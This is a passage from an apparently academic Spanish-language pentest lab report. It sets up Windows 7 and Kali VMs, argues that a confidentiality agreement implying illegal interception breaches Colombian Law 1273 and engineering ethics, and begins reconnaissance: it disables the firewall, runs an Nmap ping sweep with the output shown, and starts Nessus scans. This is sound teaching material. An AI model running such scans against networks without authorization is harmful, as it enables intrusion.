


Figura 10: Configurando Tarjeta de Red modo Puente, Tomada: Autor

- Procederemos a encender las Máquinas Virtuales




Figura 11: Encender Máquinas Virtuales, Tomada: Autor

- Procederemos a ejecutar comandos de consulta para revisar las ips asignadas por el DHCP de la red local




Figura 12: Consulta dirección IP Maquinas Virtual 1, Tomada: Autor




Figura 13:Consulta dirección IP Maquinas Virtual 2, Tomada: Autor




Figura 14: Consulta dirección IP Maquinas Virtual 3, Tomada: Autor

- Las Ips asignadas pertenecen a la red local
  Windows 7 32 bits 192.168.0.17
  Windows 7 64 bits 192.168.0.18
  Kali Linux 192.168.0.25

- Posterior a esto procederemos a realizar pruebas de comunicación de red enviando paquetes y esperando repuesta (ping)




Figura 15: Enviando Paquetes Ping 1, Tomada: Autor




Figura 16: Enviando Paquetes Ping 2, Tomada: Autor

ACTUACIÓN ÉTICA Y LEGAL

5. ANALISIS ACUERDO DE CONFIDENCIALIDAD ENTRE FREDDY CASTRO Y WHITEHOUSE SECURITY

A continuación, identificaremos los puntos en los cuales se evidencias el proceder ilegal y no ético en el acuerdo entre las partes

Acuerdo 1:

Definición de información confidencial: se entiende como Información Confidencial, para los efectos del presente acuerdo:

"Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

Al detallar al profesional que la información que podrían llegar a tener en la compañía, puede llegar a ser producto de chuzadas esto conlleva a que se esté cayendo en una acción ilegal incurriendo en el Articulo 269 A de la Ley 1273 del código penal colombiano que castiga al delincuente al obtener Acceso Abusivo a un Sistema informático, como también se incurriría en el Articulo 269 C al Interceptar los Datos Informáticos que contienen la información, esto nos demuestra que la compañía obtiene la información de Manera Ilegal y al Firmar, aceptando esta Clausula iría en contra de la moral del profesional ya que entraría a poseer información obtenida de manera Fraudulenta y haciendo parte del Articulo 269 C delito en el cual se incurre.

Acuerdo 2:

Obligaciones de la parte receptora

"No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."

El profesional al darse cuenta la fuente de la información está obligado a denunciar antes las autoridades la mala praxis ejercida por la compañía así de esta dependa su trabajo al omitir o no denunciar esto, éticamente y basado en los principios de la ingeniería informática estaría en dirección a no cumplir con estos y hacer parte del Delito Estipulado en el Articulo 269 F, Articulo 269 C.

Acuerdo 3:

Obligaciones de la parte receptora

“Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.”

Prácticamente este punto pone al profesional a evitar que así vaya contra su voluntad y al conocer un acto ilegal dentro de la compañía del como obtiene la información necesaria para su funcionamiento este no cumpla con su deber de denunciar un delito, en este caso datos personales de una compañía o una persona natural.

Acuerdo 4:

Obligaciones de la parte receptora

“Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.”

Al profesional aceptar esta cláusula prácticamente estaría sentenciando una responsabilidad Civil sobre lo que realice la compañía, deberá responder ante las autoridades por todas las acciones Ilícitas que esta posea. Tal así que la compañía incurría en el Artículo 269 H de la ley 1273 ya que en la buena fe del empleado al firmar esta cláusula la compañía se está aprovechando al responsabilizarlo por la obtención ilegal de información que solo está siendo tratada por este.

Acuerdo 5:

Obligaciones de la parte receptora

“La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Whitehouse

Security”

Al Tratarse de una información ilegal el profesional basado en su ética debería hacer público no la información entregada por la compañía si no el modo en Whitehouse Security la obtuvo ya que es de manera ilícita y como todo ilícito debe ser resuelto por las autoridades competentes al dar si, el empleado se convertiría en una pieza más de la actividad delictiva de la compañía.

Acuerdo 6:

Solución de controversias:

“Las partes (nombre estudiante nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.”

En Definitiva, esta cláusula hace de cereza en el pastel haciendo que el profesional asuma ante cualquier conflicto penal de la compañía y asumiendo que esta información se encuentra en manos del Empleado siendo lo más probable asumiría la responsabilidad total del hecho como es su obtención y tratamiento de la información personal de entidades o personales naturales de manera ilegal como lo contiene la ley 1273 de 2009 en el código penal colombiano.

6. ARTICULOS VULNERADOS ACUERDO DE CONFIDENCIALIDAD

A continuación, los artículos que son vulnerados en este acuerdo como son:

- Artículo 269A (Acceso abusivo a un sistema Informático) se castiga al que obtiene acceso a un Sistema Informático con protección o no, sin autorización o más allá de lo acordados entre las partes

- Articulo 269C (Interceptación de datos Informáticos) se Castiga a la persona que Intercepte datos informáticos en su origen o destino, como también el espectro electromagnético que transporte datos Privados.

- Articulo 269F (Violación de Datos Personales) castiga al que para beneficio propio o de un tercero obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee que se encuentren en archivos o ficheros sin autorización de divulgación.

- Articulo 269H (Circunstancias de Agravación punitiva) indica que todos los delitos descriptos con anterioridad el castigo será incrementado en tiempo y economía.[10]

[10] Presidencia de Colombia. (1 de 5 de 2009). Ley 1273 de 2009. Obtenido de https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34492

WhiteHouse Security en su acuerdo de confidencialidad claramente muestra que posee un actuar ilegal en los procesos de obtención de información realizada de manera que incurre en los artículos Anteriormente Mencionados, ya que su forma de operar Accede de manera Abusiva a Sistemas de Información con el fin de obtener datos personales de Empresas o Personas Naturales realizando una interceptación de datos informáticos a través de chuzadas a llamadas en los teléfonos de las víctimas o personas que posiblemente tengan nexos políticos o gubernamentales.

Al Obtener estos Datos estarían Violando los Datos personales y así poder tratar, comercializar o sacar provecho de la información de propiedad de alguna otra entidad o persona.

Todo esto y al revisar más a fondo el actuar delictivo puede ser castigado en mayor tiempo y multas ya que posee Circunstancias de Agravación Punitiva

7. CODIGO DE ETICA PARA INGENIERIA EN LA OFERTA PROPUESTA

Para un profesional en ingeniera como yo, es imposible aceptar esta oferta laboral basándonos en el contrato que especifica las funciones a realizar y cada uno de los acuerdos que se estipulan en este documento ya que a pesar de que los acuerdos de confidencialidad son válidos para el manejo de información y evitar que el contratado divulgue, modifique, destruya y se apodere de la misma. Se debe tener en cuenta que claramente se identifica que la compañía contratante realiza procesos ilegales en la obtención de esta información incurriendo en delitos informáticos especificados en la Ley 1273 de 2009 del código penal colombiano, así como también claramente va en contra de toda ética profesional como la especifica en varios Artículos del Código de Ética de Ingeniería de Copnia como son:

- *ARTICULO 31. DEBERES GENERALES DE LOS PROFESIONALES*[11]
  b. Custodiar y cuidar los bienes, valores, documentación e información que, por razón del ejercicio de su profesión, se le hayan encomendado o a los cuales tenga acceso; impidiendo o evitando su sustracción, destrucción, ocultamiento o utilización indebidos, de conformidad con los fines a que hayan sido destinados.
  e. Permitir el acceso inmediato a los representantes del Consejo Profesional Nacional de Ingeniería respectivo y autoridades de policía, a los lugares donde deban adelantar sus investigaciones y el examen de los libros, documentos y diligencias correspondientes, así como prestarles la necesaria colaboración para el cumplido desempeño de sus funciones.
  f. Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder. (Consejo Profesional Nacional de Ingeniería)

- *ARTÍCULO 35. DEBERES DE LOS PROFESIONALES PARA CON LA DIGNIDAD DE SUS PROFESIONES.*[12]
  a. *Respetar y hacer respetar todas las disposiciones legales y reglamentarias que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones.*
  c. *Velar por el buen prestigio de estas profesiones.* (Consejo Profesional Nacional de Ingeniería)

- *ARTÍCULO 37. DEBERES DE LOS PROFESIONALES PARA CON SUS COLEGAS Y DEMÁS PROFESIONALES.* [13]

---

[11] Consejo Profesional Nacional de Ingeniería. (s.f.). Codigo Etica - Copnia. Obtenido de https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

[12] Consejo Profesional Nacional de Ingeniería. (s.f.). Codigo Etica - Copnia. Obtenido de https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

[13] Consejo Profesional Nacional de Ingeniería. (s.f.). Codigo Etica - Copnia. Obtenido de https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

a. *Abstenerse de emitir públicamente juicios adversos sobre la actuación de algún colega, señalando errores profesionales en que presuntamente haya incurrido, a no ser que ello sea indispensable por razones ineludibles de interés general o, que se le haya dado anteriormente la posibilidad de reconocer y rectificar aquellas actuaciones y errores, haciendo dicho profesional caso omiso de ello.*
b. *Obrar con la mayor prudencia y diligencia cuando se emitan conceptos sobre las actuaciones de los demás profesionales.* (Consejo Profesional Nacional de Ingeniería)

- *ARTÍCULO 39. DEBERES DE LOS PROFESIONALES PARA CON SUS CLIENTES Y EL PÚBLICO EN GENERAL".* [14]
  a. *mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo.*
  c. *Dedicar toda su aptitud y atender con la mayor diligencia y probidad, los asuntos encargados por su cliente.*
  d. *Los profesionales que dirijan el cumplimiento de contratos entre sus clientes y terceras personas son ante todo asesores y guardianes de los intereses de sus clientes y en ningún caso, les es lícito actuar en perjuicio de aquellos terceros.* (Consejo Profesional Nacional de Ingeniería)

En definitiva, la oferta de $ 15.000.000 que puede llegar a interferir en la decisión ya que es una oferta bastante tentadora tanto mi ética profesional como los valores que poseo desde el seno de mi hogar no permiten que esta sea aceptada en ninguna de sus circunstancias ya que la actividad a realizar puede verse afectado el buen nombre de personas naturales y/o empresas a las cuales ilícitamente se le fueron sustraídos sus datos personales, comerciales o de su entorno legal.

[14] Consejo Profesional Nacional de Ingeniería. (s.f.). Codigo Etica - Copnia. Obtenido de https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

8. OPERACIÓN ANDROMEDA BUGGLY

Brevemente esta operación se resume a la creación de una empresa fachada que al parecer era un club de Seguridad informática y que se encargaba de realizar a través de compartir conocimiento en Hacking Ético entre personas que poseían conocimientos técnicos sobre esta práctica, brindando comodidades de un club de "amigos", pero en sus entrañas llegaba personal del Ejercito con el fin de realizar Interceptaciones de Comunicaciones a tal punto de lograr realizar monitoreo del Espectro (no comprobado), Crear aplicaciones, malware para robo de información e interceptación de comunicaciones sacando provecho del conocimiento de las personas que iban al club a compartir sus desarrollo y productos.

Al conocerse la operación Andrómeda nos damos cuenta de que evidentemente en Buggly se perpetraron el desarrollo de Aplicaciones para monitorear el espectro, distribución y desarrollo de malware además de robo de datos personales y a pesar de que según el estado colombiano esta operación se realizó dentro del marco legal, los medios y la forma de obtener los datos no era para nada legal y además de ser poco ético.

Claramente se violan los Artículos 296 A, C, F, H de la ley 1273 de 2009 del código penal colombiano ya que desde buggly se interceptaron datos informáticos que viajan a través del espectro, se accedió a sistemas de Manera Abrupta y sin permiso alguno a sistemas de información ya sean de orden gubernamental o privada, otro de los métodos utilizados por buggly fue el uso de software malicioso con el fin de obtener mas datos, y realizar el espionaje a personas que hacen parte de los acuerdos de paz del país en una pena no menor de 10 Años de Prisión y basándonos en el código de Ética de COPNIA De encontrarse culpables de este ilícito podrían incurrir en la suspensión de la Tarjeta Profesional o si es de gravedad importante podría ser cancelada y no ejercer más de Ingeniero como profesión.

EJECUCIÓN PRUEBAS DE INTRUSIÓN

9. HERRAMIENTAS SOFTWARE UTILIZADAS.

- **Nmap**

  Herramienta de código abierto utilizada comúnmente para escanear e identificar la seguridad en sistemas de información posee varias opciones de análisis y escaneo de redes con las cuales se pueden identificar los Servicios expuestos, Sistemas operativos, vulnerabilidades y tipos de bases de datos presentes en los Sistemas analizados.

- **NESSUS**

  Esta herramienta utiliza procesos de escaneo, búsqueda de algún tipo de vulnerabilidad en la red y sus mejoras o soluciones; genera de manera natural los Resultados en un informe final desde donde se clasifica cada uno de los análisis realizados.

- **Metasploit**

  Es una Herramienta desarrollada en Lenguaje de Programación Pearl y Ruby y es utilizada mayormente por auditores de Seguridad y Equipos RT & BT

  Posee una gran cantidad de exploits (Vulnerabilidades) Conocidas y payloads(códigos) que se encargan de explotar dichas vulnerabilidades.

  Contiene varios módulos como por ejemplo los encoders(Códigos) que permiten Saltar la Seguridad entregada por Antivirus y Seguridad Perimetral.

10. FASE RECOLECCIÓN DE INFORMACIÓN.

Durante esta fase recolectaremos la información necesaria de la red de la compañía y sus dispositivos logrando identificar los Sistemas y Aplicaciones que funcionan en en la red de esta. Para esta fase utilizaremos la Herramienta NMAP podría identificar los Dispositivos dentro de una red sus características y servicios que posee:

Al encender los Equipos Windows 7 encontramos que el firewall se encuentra activo teniendo en cuenta esto, procederemos a desactivarlo con el fin de realizar la prueba lo más abierta posible.




Figura 17: Desactivando Firewall, Tomada de Autor

Con el fin de identificar todo el tráfico e ips conectados a la compañía se utilizará la herramienta NMAP desde el Servidor KALI con los siguientes parámetros para listar los dispositivos en la Red 192.168.1.0/24

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -sn 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-24 23:25 EDT
Nmap scan report for 192.168.1.1
Host is up (1.2s latency).
MAC Address: 94:58:CB:62:97:60 (Nintendo)
Nmap scan report for 192.168.1.5
Host is up (0.096s latency).
MAC Address: 18:82:8C:8A:A0:36 (Arcadyan)
Nmap scan report for 192.168.1.7
Host is up (0.73s latency).
MAC Address: AC:BD:70:93:40:5F (Huawei Device)
Nmap scan report for 192.168.1.8
Host is up (0.076s latency).
MAC Address: 4C:F2:02:DF:9E:44 (Unknown)
Nmap scan report for 192.168.1.9
Host is up (0.00098s latency).
MAC Address: 54:8D:5A:92:ED:9D (Intel Corporate)
Nmap scan report for 192.168.1.11
Host is up (0.0013s latency).
MAC Address: 08:00:27:E5:16:7A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.12
Host is up (0.0013s latency).
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.252
Host is up (0.0057s latency).
MAC Address: 00:00:CA:01:02:03 (Arris Group)
Nmap scan report for 192.168.1.254
Host is up (0.0058s latency).
MAC Address: 6C:63:9C:4C:81:69 (Arris Group)
Nmap scan report for 192.168.1.19
Host is up.
Nmap done: 256 IP addresses (10 hosts up) scanned in 8.52 seconds

┌──(kali㉿kali)-[~]
```

Figura 18: escaneo de red con nmap, tomada: el Autor

Como se aprecia en la figura18 el resultado solicitado incluye la mac address e ip de los Dispositivos conectados de esta manera podríamos identificar qué tipo de Dispositivo Es y continuar con el escaneo de puertos de Cada Dispositivo

Ya que logramos identificar por la dirección física que existen 2 ips pertenecientes a Equipos Virtuales de Virtualbox compararemos con la configuración de cada VM




Figura 19: Ipconfig Windows, Tomada: el Autor

Con esto ya identificado ejecutaremos comando nmap directamente hacia las ip y no dará como resultado los puertos abiertos que posee cada Dispositivo




Figura 20: puertos abiertos, tomada: el Autor

11. FASE ANALISIS DE VULNERABILIDADES CON NESSUS

Para esta fase y conociendo a manera de descubrimiento evaluado en el punto anterior, crearemos un scan para los Equipos Windows 7.




Figura 21: Scan IP nessus, Tomada de El Autor

A través del Dashboard de Nessus nos permitirá ver el avance de las Diferentes vulnerabilidades encontradas en los Sistemas




Figura 22: Nessus Dashboard, Tomada de El Autor

